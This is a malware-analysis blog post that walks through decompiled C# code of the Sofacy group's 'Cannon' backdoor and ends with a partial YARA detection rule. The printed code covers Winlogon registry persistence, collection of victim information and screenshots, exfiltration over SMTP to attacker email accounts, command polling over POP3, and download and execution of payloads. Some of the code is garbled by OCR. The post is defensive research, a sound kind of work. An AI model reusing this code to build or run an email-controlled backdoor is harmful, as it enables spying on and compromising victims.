Let's Learn: In-Depth on Sofacy Cannon Loader/Backdoor Review

vkremez.com/2018/11/lets-learn-in-depth-on-sofacy-canon.html

Goal: Review and practice analyzing C# code from the Sofacy Group new loader/backdoor called "Cannon" (as discovered by Palo Alto Unit 42 researchers).

> New #Unit42 research: #Sofacy continues global attacks and wheels out new 'Cannon' Trojan. Get the full report https://t.co/9ebNJ2x6aY pic.twitter.com/07b85lWiLh
> — Unit 42 (@Unit42_Intel) November 20, 2018


Source:
Sofacy "Cannon" Loader/Backdoor
SHA256: 61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e
Outline:

```
I. Background & Summary
II. Cannon Classes
III. Cannon "Form1" Main Functions
A. "start_Tick"
B. "inf_Tick"
C. "txt_Tick"
D. "subject_Tick"
E. "run_Tick"
F. "load_Tick"
G. "screen_Tick"
H. "eTim_Tick"
IV. Yara Signature
```

I. Background & Summary

Before diving deeper, I highly recommend reading the original discovery and excellent research related to the "Cannon" malware by Palo Alto Unit 42 titled "Sofacy Continues Global Attacks and Wheels Out New 'Cannon' Trojan." As reported by Unit 42, Sofacy group leveraged malicious Microsoft Document themed as "Lion Air disaster" to deliver the Cannon malware. By and large, according to Palo Alto Unit 42, Sofacy recent targeting includes "government organizations in the EU, US, and former Soviet states."
Cannon is a rather simple but interesting C#-coded malware collecting victim information, receiving commands (controlled by EventHandler), and retrieving next stage via the SMTPS and POP3S. It is interesting that the malware original project "**wsslc**" program database (PDB) is associated with the possible user "**Garry**" with the "**cannon**" project path "C:\Users**Garry**\Desktop**cannon**\obj\x86\Debug**wsslc**.pdb". Notably, "Garry" is a common way for Russian speakers to phonetically spell out "Harry" stressing the "G" sound. The malware logic also checks for control email messages attachment files containing "**auddevc**" via its "load_Tick" function possibly retrieving unidentified additional binaries. If found, the

malware creates a file stream in the main directory and writes the file to the directory using BinaryWriter. Additionally, the malware creates a registry entry as "**Shell**" in "Winlogon" via "**HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"** for registry persistence.
It is also interesting that the malware authors chose to leverage Czech email provider @post.cz for communications and command control.



II. Cannon Classes

The binary contains the following five classes as follows:

Class Name	Description
AUTH	Initializes values for SMTPS and POP connection mF1, p1, mF2, p2, mF3, and p3
Form1	Loads the main functions and initializes the main flow of the binary
Lenor	Loads auxiliary functions, retrieves information about victims and parses emails for commands
MDat	Initializes values used for network communication
Program	Starts the program and passes control to Form1

The main program starts running the Main function which checks whether the specified file "C:\Users\Public\Music\s.txt" exists, if yes, it starts “explorer.exe” If not, it sets up the EnableVisualStyles() and SetCompatibleTextRenderingDefault(defaultValue: false) and launches the “Run” command the command executing the “Form1” class.
The full function is as follows:

```
////////////////////////////////////////////////////////////////
////////////////////// Cannon Malware Main "Program" ///////////////
////////////////////////////////////////////////////////////////
internal static class Program
{
  [STAThread]
   private static void Main()
 {
  try
  {
   if (File.Exists("C:\\Users\\Public\\Music\\s.txt"))
           {
            Process.Start("explorer.exe");
           }
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(defaultValue: false);
    Application.Run(new Form1());
   }
  catch (Exception)
  {
  }
 }
}
```

III. Cannon "Form1" Main Functions

Next, the class "Form1" starts with InitializeComponent(), which sets up all the variables and intervals with EventHandler for the main functions as detailed by Unit 42:

```
////////////////////////////////////////////////////////////////
// Cannon Malware Sequence "Form1" Calls & Intervals ///////////
////////////////////////////////////////////////////////////////
start.Interval = 1000;
start.Tick += new System.EventHandler(start_Tick);
inf.Interval = 300000;
inf.Tick += new System.EventHandler(inf_Tick);
txt.Interval = 120000;
txt.Tick += new System.EventHandler(txt_Tick);
subject.Interval = 120000;
subject.Tick += new System.EventHandler(subject_Tick);
run.Interval = 60000;
run.Tick += new System.EventHandler(run_Tick);
load.Interval = 120000;
load.Tick += new System.EventHandler(load_Tick);
screen.Interval = 10000;
screen.Tick += new System.EventHandler(screen_Tick);
eTim.Interval = 13000;
eTim.Tick += new System.EventHandler(eTim_Tick);
```

A. “start_Tick”

```
////////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "start_Tick" function ///////////////
////////////////////////////////////////////////////////////////////
private void start_Tick(object sender, EventArgs e)
{
 try
 {
 start.Enabled = false;
 Lenor lenor = new Lenor();
 if (Directory.Exists("C:\\Users\\Public\\Music")
 {
  dir = "C:\\Users\\Public\\Music" + "\\";
 }
 else
 {
  dir = "C:\\Documents and Settings\\All Users\\Documents" + "\\";
 }
 att = dir + "auddevc.txt";
 _id = lenor.id(dir);
 if (!File.Exists(dir + "s.txt"))
 {
  lenor.Dir = dir;
  lenor.Registration("\"HKCU\\Software\\Microsoft\\" +
                "Windows NT\\CurrentVersion\\Winlogon\", "Shell");
  File.WriteAllText(dir + "s.txt", "{SysPar = 65}");
 }
 inf.Enabled = true;
 }
 catch (Exception)
 {
 }
}
```


The "start_Tick" function checks if the application is launched with the interval of 1000 milliseconds or 1 second. The function checks if the directory "C:\Users\Public\Music" exists if not it uses the "C:\Documents and Settings\All Users\Documents" one.
Then, it concatenates the filename to the path as “auddevc.txt”. The function generates a bot ID (_id) leveraging the id function from the “Lenor” class (which calls another "SN" function from Lenor). The bot ID is generated by concatenating the results of the cmd command for volume name "vol C:" with machine username "Environment.UserName". More specifically, the "Lenor.SN" function runs a command, for example, "vol C:>> C:\\Documents and Settings\\All Users\\Documents\99.txt" saving the output to a local file "99.txt" which is run via batch script "b.bat"; both files are removed right after the operation.

The "Lenor._id" function simply leverages the SN function and concatenates the full bot ID.

```
//////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "Id" Bot ID Generation ////////////
//////////////////////////////////////////////////////////////////
public string id("C:\\Documents and Settings\\All Users\\Documents")
{
 string text = "";
 string text2 = "";
 string text3 = "";
 string text4 = "";
 volumename = SN("C:\\Documents and Settings\\All Users\\Documents", "C");
 volumename = volumename.Trim();
 username = Environment.UserName;
 byte[] bytes = Encoding.Default.GetBytes(text4);
 text4 = BitConverter.ToString(bytes);
 username = text4.Replace("-", "");
 full_id = volumename + username;

/*
public string SN(string "C:\\Documents and Settings\\All Users\\Documents", string
name)
{
string text = "";
try
{
 while (!File.Exists("C:\\Documents and Settings\\All Users\\Documents" +
"\\99.txt"))
 {
 try
 {
 string contents = "vol " +
 "C" + ":>>" + "C:\\Documents and Settings\\All Users\\Documents" + "\\99.txt";
 File.WriteAllText("C:\\Documents and Settings\\All Users\\Documents" + "\\b.bat",
contents);
 ProcessStartInfo processStartInfo = new ProcessStartInfo();
 processStartInfo.FileName = d + "\\b.bat";
 processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
 Process.Start(processStartInfo);
 File.Delete(d + "\\b.bat");
 }
 catch (Exception)
 {
 }
 }
 text = File.ReadAllText(d + "\\99.txt");
 string[] array = text.Split('\n');
 text = array[1];
 text = text.Substring(text.LastIndexOf(" "));
 text = text.Remove(text.IndexOf('-'), 1);
 File.Delete(d + "\\99.txt");
}
catch (Exception)
{
}
return text;
```

```
}
*/
```

For persistence, the malware checks if the directory contains “s.txt” file. If not, it registers itself in the following registry path:



HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\Shell

It also creates the file "s".txt in the same local directory with "{SysPar = 65}" encoding.


B. “inf_Tick”

```
//////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "inf_Tick" function ///////////////
//////////////////////////////////////////////////////////////////
private void inf_Tick(object sender, EventArgs e)
{
 try
 {
 inf.Enabled = false;
 string[] array = "REDACTED_PASS2|bishtr.cam47".Split('|');
 a1 = array[1];
 b1 = array[0];
 array = "REDACTED_PASS3|cervot.woprov".Split('|');
 a2 = array[1];
 b2 = array[0];
 array = "REDACTED_PASS4|lobrek.chizh".Split('|');
 a3 = array[1];
 b3 = array[0];
 Lenor lenor = new Lenor();
 lenor.Dir = dir;
 File.Delete(dir + "\\b.bat");
 string userName = Environment.UserName;
 lenor.inf(dir + "i.ini", userName);
 MDat mDat = new MDat();
 mDat.Dom = "@post.cz";
 mDat.Host = "smtp.seznam.cz";
 mDat.fn = dir + "i.ini"; //filename attachement
 mDat.ID = _id; //subject
 mDat.bod = "S_inf"; // body
 mDat.mT = "sahro.bella7"; // to
 AUTH aUTH = new AUTH();
 aUTH.mF1 = a1; // from bishtr.cam47
 aUTH.p1 = b1;  // REDACTED_PASS2
 aUTH.mF2 = a2; // from cervot.woprov
 aUTH.p2 = b2;  // REDACTED_PASS3
 aUTH.mF3 = a3; // from lobrek.chizh
 aUTH.p3 = b3;  // REDACTED_PASS4
 lenor.sent(mDat, aUTH);
 screen.Enabled = true;
 }
 catch (Exception)
 {
 screen.Enabled = true;
 }
}
```

The "inf_Tick" function checks if the application is launched with the interval of 30000 milliseconds or 30 seconds. The function splits strings via “|” separator such as for example "REDACTED_PASS2|bishtr.cam47".Split('|') and adds the values as usernames and passwords to the authentication “AUTH” class.
Additionally, it deletes the batch file “b.bat" from the current directory.
The malware "lenor.inf" function works as follows:

```
////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "inf" Function Fragment /////////////
////////////////////////////////////////////////////////////////
public string inf(string fn, string CurU)
{
 string text = "";
 StringBuilder stringBuilder = new StringBuilder();
 stringBuilder.AppendFormat("RPlace:\n" + Environment.NewLine);
 stringBuilder.AppendFormat("{0} \n", Application.ExecutablePath +
Environment.NewLine);

stringBuilder.AppendFormat("============================================================

 + Environment.NewLine);
 stringBuilder.AppendFormat("OS:  {0}\n", Environment.OSVersion +
Environment.NewLine);
 stringBuilder.AppendFormat("SDir:  {0}\n", SDir() + Environment.NewLine);
 stringBuilder.AppendFormat("Domain:  {0}\n", Domain() + Environment.NewLine);
 stringBuilder.AppendFormat("Host: {0}\n", HostN() + Environment.NewLine);
 stringBuilder.AppendFormat("CurrentUsr: {0}\n", CurU + Environment.NewLine);
 stringBuilder.AppendFormat("TimeZ: {0}\n", GetTZ() + Environment.NewLine);
 stringBuilder.AppendFormat("Working: {0}\n", TimeWork() + Environment.NewLine);

stringBuilder.AppendFormat("============================================================

+ Environment.NewLine);
 stringBuilder.AppendFormat("\n" + DrvDsk() + Environment.NewLine);

stringBuilder.AppendFormat("============================================================

+ Environment.NewLine);
 stringBuilder.AppendFormat("Swr:\n" + Environment.NewLine);
 text = "C:\\Program";
 string[] directories = Directory.GetDirectories(text + " Files\\");
 string[] array = directories;
 foreach (string str in array)
 {
 stringBuilder.AppendFormat("{0}\n", str + Environment.NewLine);
 }
 if (Directory.Exists(text + " Files (x86)\\"))
 {
 directories = Directory.GetDirectories(text + " Files (x86)\\");
 array = directories;
 foreach (string str in array)
 {
  stringBuilder.AppendFormat("{0}\n", str + Environment.NewLine);
 }
 }

stringBuilder.AppendFormat("============================================================

+ Environment.NewLine);
 stringBuilder.AppendFormat("PrL:\n" + Environment.NewLine);
```

The malware function utilizes "Lenor.inf" function to write the collected victim information to the file in the same directory as “i.ini" in the following structure (example):



The function attempts to authenticate to the three @post.cz email addresses ("bishtr.cam47@post.cz", "cervot.woprov@post.cz", "lobrek.chizh@post.cz") send the information to “sahro.bella7@post.cz” with the body message “S_inf” with the file attachment “i.ini" with the subject as the bot ID.

C. “txt_Tick”

```
////////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "txt_Tick"  function ///////////////
////////////////////////////////////////////////////////////////////
private void txt_Tick(object sender, EventArgs e)
{
 try
{
 txt.Enabled = false;
 string[] array = "REDACTED_PASSWORD|trala.cosh2".Split('|');
 ai = array[1];
 bi = array[0];
 Lenor lenor = new Lenor();
 _adr = lenor.pi(_id, "trala.cosh2" + "@post.cz", bi, "pop.seznam.cz");
 if (_adr.Length > 0)
 {
  MDat mDat = new MDat();
  mDat.Dom = "@post.cz";
  mDat.Host = "smtp.seznam.cz";
  mDat.fn = dir + "s.txt";
  mDat.ID = _id;
  mDat.bod = "ok";
  mDat.mT = "sahro.bella7";
  AUTH aUTH = new AUTH();
  aUTH.mF1 = a1;
  aUTH.p1 = b1;
  aUTH.mF2 = a2;
  aUTH.p2 = b2;
  aUTH.mF3 = a3;
  aUTH.p3 = b3;
  lenor.sent(mDat, aUTH);
  load.Enabled = true;
 }
 else
 {
  txt.Enabled = true;
 }
 }
 catch (Exception)
{
 load.Enabled = true;
}
}
```

The "txt_Tick" function is launched with the interval of 120000 milliseconds or 120 seconds.The function sets up variables and splits username and password leveraging “|” as follows:
"REDACTED_PASS|trala.cosh2".
The function "lenor.pi" authenticates to the email account “trala.cosh2@post.cz" and retrieves messages via pop3Client.GetMessageCount() for the message looping over subjects with the bot ID (message.Headers.Subject == ID) and retrieving message body message.MessagePart.Body and converting text (BitConverter.ToString(body)) to string and

decoding hex via FromHex(text) and deleting the message.
The loop code is as follows:

```
////////////////////////////////////////////////////////////////////
// Cannon Malware "txt_Tick" Command Email GetMessage Loop for cmd //
////////////////////////////////////////////////////////////////////
for (int i = 0; i < pop3Client.GetMessageCount(); i++)
{
  message = pop3Client.GetMessage(i + 1);
  if (message.Headers.Subject == ID)
   {
    byte[] body = message.MessagePart.Body;
    text = BitConverter.ToString(body);
    text = FromHex(text);
    pop3Client.DeleteMessage(i + 1);
   }
}
```

If the text length is over zero, the function attempts to authenticate to the two aforementioned @post.cz email addresses from “screen_Tick” and send the information to “sahro.bella7@post.cz” with the body message “ok” with the file attachment “s.txt" with the subject as the bot ID.

D. “subject_Tick”

```
////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "subject_Tick" function ////////////////
////////////////////////////////////////////////////////////////
private void subject_Tick(object sender, EventArgs e)
{
 try
 {
 subject.Enabled = false;
 Lenor lenor = new Lenor();
 lenor.Dir = dir;
 rn = lenor.pi(_id, "trala.cosh2" + "@post.cz", bi, "pop.seznam.cz";);
 rn = rn.Trim();
 if (rn.Length > 0)
 {
  MDat mDat = new MDat();
  mDat.Dom = "@post.cz";
  mDat.Host = "smtp.seznam.cz";
  mDat.fn = dir + "s.txt";
  mDat.ID = _id;
  mDat.bod = "ok3";
  mDat.mT = "sahro.bella7";
  AUTH aUTH = new AUTH();
  aUTH.mF1 = a1;
  aUTH.p1 = b1;
  aUTH.mF2 = a2;
  aUTH.p2 = b2;
  aUTH.mF3 = a3;
  aUTH.p3 = b3;
  lenor.sent(mDat, aUTH);
  run.Enabled = true;
 }
 else
 {
  subject.Enabled = true;
 }
 }
 catch (Exception)
 {
 }
 }
```

The "subject_Tick" function is launched with the interval of 120000 milliseconds or 120 seconds. The function sets up variables and splits username and password leveraging “|” as follows:
"REDACTED_PASS|trala.cosh2"
If the text length is over zero and trimmed of leading and trailing whitespace characters, the function attempts to authenticate to the two aforementioned @post.cz email addresses from “screen_Tick” and send the information to “sahro.bella7@post.cz” with the body message “ok3” with the file attachment “s.txt" with the subject as the bot ID.

E. "run_Tick"

```
//////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "run_Tick" function ////////////////
//////////////////////////////////////////////////////////////////
private void run_Tick(object sender, EventArgs e)
{
 try
 {
  run.Enabled = false;
  try
  {
 Directory.CreateDirectory(rn.Substring(0, rn.LastIndexOf("\\")));
  }
  catch (Exception)
  {
  }
 File.Move(att, rn);
 if (File.Exists(rn))
 {
 Lenor lenor = new Lenor();
 MDat mDat = new MDat();
 mDat.Dom = "@post.cz";
 mDat.Host = "smtp.seznam.cz";
 mDat.fn = dir + "l.txt";
 mDat.ID = _id;
 mDat.bod = "ok4";
 mDat.mT = "sahro.bella7";
 AUTH aUTH = new AUTH();
 aUTH.mF1 = a1;
 aUTH.p1 = b1;
 aUTH.mF2 = a2;
 aUTH.p2 = b2;
 aUTH.mF3 = a3;
 aUTH.p3 = b3;
 lenor.sent(mDat, aUTH);
 Process.Start(rn);
 Process[] processes = Process.GetProcesses();
 Process[] array = processes;
 foreach (Process process in array)
 {
  if (process.ProcessName.Contains("auddevc"))
  {
   Lenor lenor2 = new Lenor();
   MDat mDat2 = new MDat();
   mDat2.Dom = "@post.cz";
   mDat2.Host = "smtp.seznam.cz";
   mDat2.fn = dir + "s.txt";
   mDat2.ID = _id;
   mDat2.bod = "ok5";
   mDat2.mT = "sahro.bella7";
   AUTH aUTH2 = new AUTH();
   aUTH2.mF1 = a1;
   aUTH2.p1 = b1;
   aUTH2.mF2 = a2;
   aUTH2.p2 = b2;
   aUTH2.mF3 = a3;
```

```
   aUTH2.p3 = b3;
   lenor2.sent(mDat2, aUTH2);
   File.Delete(dir + "sysscr.ops");
   File.Delete(dir + "i.ini");
   Application.Exit();
  }
 }
 }
 else
 {
  Application.Restart();
 }
 }
 catch (Exception)
 {
 Application.Exit();
 }
}
```

The "run_Tick" function is launched with the interval of 60000 milliseconds or 60 seconds. The function processes the return text of the “subject_Tick” command and creates a directory with its path.
Then, if successful, it attempts to move the file "auddevc.txt" to the new directory via File.Move(dir + "auddevc.txt"), rn).
If successful, the function attempts to authenticate to the two aforementioned @post.cz email addresses and send the information to “sahro.bella7@post.cz” with the body message “ok4” with the file attachment “l.txt" with the subject as the bot ID.
Additionally, the function checks if the running process contains the name "auddevc," if yes, the function attempts to authenticate to the two aforementioned @post.cz email addresses and send the information to “sahro.bella7@post.cz” with the body message “ok5” with the file attachment “s.txt" with the subject as the bot ID.
The function is also responsible for deleting the saved screenshot “sysscr.ops” and the collected victim information file “i.ini.” The function also exists the application if successful.

F. “load_Tick”

```
//////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "load_Tick" function ///////////////
//////////////////////////////////////////////////////////////////
private void load_Tick(object sender, EventArgs e)
{
try
 {
 load.Enabled = false;
 string text = _adr.Replace("B&", "");
 text = text.Replace("Db", "");
 string[] array = text.Split('%');
 string text2 = array[0];
 string text3 = array[1];
 text2 = text2.Trim();
 text3 = text3.Trim();
 Lenor lenor = new Lenor();
 lenor.Dir = dir;
 File.WriteAllText(dir + "l.txt", "090");
 rn = lenor.piatt(_id, text3 + "@post.cz", text2, "pop.seznam.cz";);
 if (File.Exists(att))
 {
  MDat mDat = new MDat();
  mDat.Dom = "@post.cz";
  mDat.Host = "smtp.seznam.cz";
  mDat.fn = dir + "l.txt";
  mDat.ID = _id;
  mDat.bod = "ok2";
  mDat.mT = "sahro.bella7";
  AUTH aUTH = new AUTH();
  aUTH.mF1 = a1;
  aUTH.p1 = b1;
  aUTH.mF2 = a2;
  aUTH.p2 = b2;
  aUTH.mF3 = a3;
  aUTH.p3 = b3;
  lenor.sent(mDat, aUTH);
  subject.Enabled = true;
 }
 else
 {
  load.Enabled = true;
 }
 }
 catch (Exception)
 {
 }
}
```

The "load_Tick" function is launched with the interval of 120000 milliseconds or 120 seconds. The function is responsible for processing the retrieved text from “txt_Tick” function. It replaces the "B&" with “”, “Db” with “”, then splits the text via '%' and removes trailing whitespace.
Then, it writes the new file “l.txt” from this text in the same directory with "090" encoding.

The function "lenor.piatt" authenticates to the email account “trala.cosh@post.cz" and retrieves messages via pop3Client.GetMessageCount() for the message looping over subjects with the bot ID (message.Headers.Subject == ID) and retrieving message body message.MessagePart.Body and converting text (BitConverter.ToString(body)) to string and decoding hex via FromHex(text). Then, it loops over looking for attachment files containing “auddevc”. If found, it creates a file stream in the same directory and writes it to the directory using BinaryWriter.

```
////////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "piatt" function fragment ///////////
////////////////////////////////////////////////////////////////////
if (pop3Client.GetMessageCount() > 0)
 {
 for (int i = 0; i < pop3Client.GetMessageCount(); i++)
 {
  message = pop3Client.GetMessage(i + 1);
  if (message.Headers.Subject == ID)
  {
 byte[] rawMessage = message.RawMessage;
 text = BitConverter.ToString(rawMessage);
 text = FromHex(text);
 list = message.FindAllAttachments();
 foreach (MessagePart item in list)
 {
  if (item.FileName.Contains("auddevc"))
  {
   FileStream fileStream = new FileStream(Dir + item.FileName, FileMode.Create);
   BinaryWriter binaryWriter = new BinaryWriter(fileStream);
   binaryWriter.Write(item.Body);
   binaryWriter.Close();
   fileStream.Close();
  }
 }
 pop3Client.DeleteMessage(i + 1);
 }
  }
 }
```

G. “screen_Tick”

```
////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "screen_Tick" function ///////////////
////////////////////////////////////////////////////////////////
private void screen_Tick(object sender, EventArgs e)
{
 try
 {
 screen.Enabled = false;
 string[] array = "REDACTED_PASS2|bishtr.cam47".Split('|');
 a1 = array[1];
 b1 = array[0];
 array = "REDACTED_PASS3|cervot.woprov".Split('|');
 a2 = array[1];
 b2 = array[0];
 array = "REDACTED_PASS4|lobrek.chizh".Split('|');
 a3 = array[1];
 b3 = array[0];
 Lenor lenor = new Lenor();
 lenor.Dir = dir;
 lenor.scr();
 MDat mDat = new MDat();
 mDat.Dom = "@post.cz";
 mDat.Host = "smtp.seznam.cz";
 mDat.fn = dir + "sysscr.ops";
 mDat.ID = _id;
 mDat.bod = "SCreen";
 mDat.mT = "sahro.bella7";
 AUTH aUTH = new AUTH();
 aUTH.mF1 = a1;
 aUTH.p1 = b1;
 aUTH.mF2 = a2;
 aUTH.p2 = b2;
 aUTH.mF3 = a3;
 aUTH.p3 = b3;
 lenor.sent(mDat, aUTH);
 txt.Enabled = true;
 }
 catch (Exception)
 {
 txt.Enabled = true;
 }
 }
```

The "screen_Tick" function is launched with the interval of 10000 milliseconds or 10 seconds. The function sets up variables and splits usernames and passwords leveraging “|” as follows:

```
REDACTED_PASS2|bishtr.cam47
REDACTED_PASS3|cervot.woprov
REDACTED_PASS4|lobrek.chizh
```

Then, it leverages the screen function "lenor.scr" taking a desktop screenshot via Bitmap(bounds.Width, bounds.Height), Graphics.FromImage(bitmap),

graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size) and saving the screenshot as ".png" image masked as “sysscr.ops” in the main directory.
The function attempts to authenticate to the two aforementioned @post.cz email addresses and send the information to “sahro.bella7@post.cz” with the body message “SCreen” with the file attachment “sysscr.ops" with the subject as the bot ID.

H. "eTim_Tick"

```
//////////////////////////////////////////////////////////////////
/////////////// Cannon Malware "eTim_Tick" function ///////////////
//////////////////////////////////////////////////////////////////
private void eTim_Tick(object sender, EventArgs e)
 {
  Application.Exit();
  File.Delete(dir + "\\r.bat");
 }
```

The “eTim_Tick” function is launched with the interval of 13000 milliseconds or 13 seconds. The function simply exits the application and deletes the batch script “r.bat" in the directory.

IV. Yara Signature

```
rule apt_win32_cannon_loader_sofacy {
   meta:
      description = "Detects Sofacy Cannon Loader"
      author = "@VK_Intel"
      date = "2018-11-24"
      hash1 = "61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e"
   strings:

      $pdb = "c:\\Users\\Garry\\Desktop\\cannon\\obj\\x86\\Debug\\wsslc.pdb" fullword
ascii
      $exe = "wsslc.exe" fullword ascii wide

      $s0 = "cannon" fullword ascii wide
      $s1 = "cannon.Form1.resources" fullword ascii wide
      $s2 = "cannon.Properties.Resources.resources" fullword ascii wide

      $c0 = "Form1" fullword ascii wide
      $c1 = "Lenor" fullword ascii wide
      $c2 = "MDat" fullword ascii wide
      $c3 = "AUTH" fullword ascii wide
      $c4 = "Program" fullword ascii wide

      $f0 = "start_Tick" fullword ascii wide
      $f1 = "inf_Tick" fullword ascii wide
      $f2 = "screen_Tick" fullword ascii wide
      $f3 = "txt_Tick" fullword ascii wide
      $f4 = "load_Tick" fullword ascii wide
      $f5 = "subject_Tick" fullword ascii wide
      $f6 = "run_Tick" fullword ascii wide
